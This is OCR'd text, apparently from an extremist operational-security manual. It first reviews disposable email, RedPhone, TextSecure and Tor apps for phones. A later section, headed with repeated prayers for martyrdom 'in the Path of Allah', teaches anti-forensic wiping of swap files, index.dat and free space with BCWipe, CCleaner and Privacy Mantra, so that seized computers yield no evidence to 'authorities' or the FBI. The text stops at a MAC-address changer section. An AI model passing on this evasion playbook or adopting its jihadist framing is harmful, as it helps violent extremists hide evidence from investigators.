
Easy Trash Mail takes Melt Mail's forwarding duration to the next level, albeit with a tan-and-olive interface that's a bit more clumsy to use. Once users navigate to the site's homepage, they merely enter their real email address in the text field and select how long they would like the resulting, temporary email to last. Duration options are a little more extensive than others offered on our roundup, from 15 minutes and six hours to two weeks and an entire month, but the email forwarding will cease at the end of the allotted time no matter the amount of time you choose. Again, the service only offers email forwarding from an Easy Trash Mail domain, meaning all emails must be read in your real inbox opposed to a Web interface, but the service will also notify you 10 minutes before the disposable email expires so you can quickly peruse your inbox for any worthwhile message you may have missed.




Trash Mail

Not to be confused with aforementioned Easy Trash Mail, the German-built Trash Mail is a different type of disposable email service — one constructed with Chrome and Mozilla Firefox add-ons in mind. Both the site and add-ons require users to input their real email address for temporary email forwarding, but Trash Mail includes a limited number of forwards in addition to standard options for selecting the life span of the email address. For instance, users can limit the number of forwarded emails to one, 10 or even 10,000 and set the temporary email address' life span anywhere from one day to 6 months (or indefinite). On top of that, users

can personally create the fake email addresses using more than 10 varying domain names, as well as filter incoming emails using a CAPTCHA system and set up automatic notifications informing them when their account has expired. Trash Mail might be overkill for the average user, but the coupled browser add-ons make creating disposable emails on the fly a breeze without having to navigate elsewhere.




How to Use RedPhone for Android



Forget tin-foil hats, burner phones and payphones as means to avoid prying ears. RedPhone is an app for Android that enables secure phone calls on smartphones. It encrypts the communication between callers so that anybody listening in would only hear static, not the conversation. If you need to make an important phone call that you wouldn't want somebody to intercept, RedPhone is a great option.


RedPhone lets users make calls using VoIP or Voice over IP which means that instead of using phone lines, voice calls are done over an internet connection in the same way that a call using the Google Voice app does. Unlike Google Voice, RedPhone conveniently uses your normal cell phone number making it a friendly and free way to keep your private conversations private.

1. Install the RedPhone App. The RedPhone app is for Android phones only and can be found on the Google Play store.




2. Register your phone number. Because RedPhone makes calls using VoIP you need to register your phone number with the service. The first screen you see will show you your service's phone number. Once you've verified it as correct tap Register.

3. Complete the verification process. You will now be prompted to verify your phone number by SMS text. There will be a loading screen as it completes the process, after which you will be sent a text notifying you of verification.



If a text fails to send you will also be given an option to verify by phone call. Your phone will be called with an automated message giving you a 6 digit code to enter which will complete the process.



4. Find **your friends.** RedPhone operates just like your normal phone dialer with a list of all of your contacts available to you. However, because the calls take place over their servers you can only place encrypted calls to other people who have the service. If you try to make a call to a number that is not registered with RedPhone, it will notify you giving you the option to cancel the call or send that friend a text with a link to install RedPhone.


You may now place calls using RedPhone for free of charge and free of worry for your privacy.

How to Use TextSecure to Send Encrypted Text Messages


I strongly advise you to use Surespot as Text Secure requires a real mobile number to verify

Most encrypted messaging services require both parties to use the same Internet-based app. The Android-only TextSecure, however, works with standard SMS and MMS messages, so it's an easy way to add some protection to your text messaging without having to change your friends' behavior.


1. Download TextSecure from the Google Play store.




2. Choose an encryption passphrase (optional). When you first open TextSecure, you'll be prompted to set a password for encrypting the TextSecure data stored on your phone. You can skip this step, or enter a password and tap "Create." For additional information, see our article on how to encrypt an Android device.




3. Choose whether to encrypt archived text messages. If you chose to encrypt local TextSecure data, you'll also be asked if you want to import your existing text messages into TextSecure's encrypted database. Choose yes, and your messages will be stored securely on your phone.




4. Verify your device phone number. TextSecure will send you a confirmation text message. After this point, you won't be able to take screenshots within TextSecure, giving your text messages another layer of protection.




4. Tap 'yes' to make TextSecure your default messaging app. If you had another messaging app set to default, such as Google Hangouts, TextSecure will now supercede it as the default.



5. Send and receive SMS and MMS messages just as before. TextSecure stores SMS and MMS messages in an encrypted form on your phone. However, if you access the contents of a MMS message from another app, such as a photo viewer, it becomes unencrypted. If you're texting with someone who also has TextSecure, your entire conversation will be encrypted in transit.




6. Set a passphrase timeout by tapping the app's menu button, then tapping Settings. By default, every time you close and reopen TextSecure, you'll need to re-enter your passphrase. In the app's settings, however, you can add a "timeout" function so that TextSecure will also require you to re-enter the passphrase after a specific interval of time.



7. Scroll down to Passphrase settings and check "Timeout Passphrase."

8. Tap "Timeout Interval" and choose how often you want TextSecure to require you to re-enter your passphrase.





There are other alternatives which are much more secure and require no mobile phone number to verify like **Surespot** etc. search google for the best app to suit your needs.

Tor is available for Android by installing our package named Orbot.

Orbot is an application that allows mobile phone users to access the web, instant messaging and email without being monitored or blocked by their mobile internet service provider. Orbot brings the features and functionality of Tor to the Android mobile operating system.

Orbot contains Tor and libevent. Orbot provides a local HTTP proxy and the standard SOCKS4A/SOCKS5 proxy interfaces into the Tor network. Orbot has the ability to transparently torify all of the TCP traffic on your Android device when it has the correct permissions and system libraries.








Onion Browser for ios $0.99


Description

Onion Browser is a Tor-powered web browser that helps you access the internet with more privacy. Search on Apple App Store for Onion Browser









Security Software

Taken from a kaafir

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lillah

Oh Allah! Grant me Martydom in the Path of Allah

Your hard disk is more incriminating than a daily diary if you fail to clean it regularly.
Why the authorities love your computer.

Most people don't realize how easy it is to recover incriminating data from your computer. If you are nabbed by authorities there's always a department that has software for snooping around your hard disk. Here's what they can do.

1. They can recover files *you thought you erased*.
2. They can recover files *you thought were overwritten*.
3. They can recover files *created without your knowledge*.
4. They can recover remnants of *the Windows swap file*.
5. They can recover names of *Internet sites you visited*.
6. They can recover *your old email messages*.

Secret temporary files. You probably didn't realize that every time you print a document, Windows writes a temporary copy to disk. It "erases" the file when it's finished, but an *undelete utility* can recover the file.

Secret swap file. Windows creates this file whenever memory gets tight. Investigators can often recover documents, data, personal information, and passwords from months ago. A *binary sector editor* can view the data in the swap file, often named *hiberfil.sys*.
SECURITY TIP – Many computers and laptops use a hibernation file to save the contents of RAM when hibernating. You'll want to delete, shred, and recreate this file.

Protect yourself... File Shredder/Windows Swap File/Free Space Cleaner

BCWipe - This is program does all three of the above. First, you can use it to permanently erase files so they can't be recovered by so-called undelete utilities. Second, you can use BCWipe to clean the free space on your hard disk. And, third, you can use it to wipe the Windows swap file on your hard disk. Wiping the swap file is important. Personal data and passwords from three months ago can still be sitting there. The FBI and IRS routinely recover a significant amount of evidence from suspects' swap files.

CCleaner - Cleans all history from internet to recent documents used, can also wipe disk space.

Privacy Mantra - Wipes any hidden internet history stored on your computer which cannot be deleted manually (index.dat)

Constantly use these programs in conjunction with one another and Insha Allah you will be clean.

Internet/Index.dat

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

I am not going to go in detail about the following but just remain brief.

Internet:
Whatever website you go on,
It is logged in your computer,
Whatever email you've sent or received,
There is always a backup made by the email provider,
Whenever you delete your Internet History,
There is always a HIDDEN BACKUP
No matter how many times you try to delete your Internet History
The HIDDEN BACKUP is always there, like you best friend!

His name is **index.dat.**

This is a/or many hidden file(s) which are locked i.e. cannot be altered or deleted by the user. This file contains all the history from the moment you switched your internet to the current day and always logging that is why I asked you to switch your internet off, so you can clean any traces before you log back on.

How to delete

Manually the file cannot be edited, deleted or even accessed sometimes, what you need is a software which can do this. There are many programs which say they can delete index.dat i.e. CCleaner, but after researching into CCleaner it lacks in wiping the index.dat file but overall a good piece of software, however I have included Privacy Mantra. The only con with this software is that anything it deletes can be easily recovered with a recovery program. The reason for this is that the process of deleting the file is equivalent to deleting file through Recycle Bin.
99% of files deleted through Recycle Bin are recoverable because the file has been "deleted once".

Just think of a red stain on a white rug. If you wipe it once it would still have traces, so the more times you wipe/clean it the less traces there are, same thing with deleting files. Just because you deleted it doesn't mean it's permanently gone even though you cannot see it. The traces that left behind are usually left to sit in the Free Space you have untouched. So the way get around this is to use an eraser or wiper that cleans multi-folds. I have included BCwipe which can erase files multi-fold, however it cannot delete index.dat file but can wipe the free space where the index.dat file sits once it has been deleted by Privacy Mantra. The more times it is wiped over, the safer your hard drive is from prying eyes. The minimum wipe times you should use is 7 times.


So the process is this:

1. Run Privacy Mantra and initialize the clean (follow procedures below)
2. Reboot computer as Privacy Mantra can only access the index.dat file when the computer boots up
3. Run BCwipe to clean traces left in the free space


Privacy Mantra

Install and Open Privacy Mantra

1. Select deletion of index.dat and click on Analyze



2. Click on Clean, Reboot Pc once done



Run BCwipe or ccleaner to wipe the free space once you have rebooted your computer (Follow steps on how to run BCWipe)

TMAC Address Changer

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

TMAC changer is what it says it is. It changes the MAC address.

What is the MAC address?

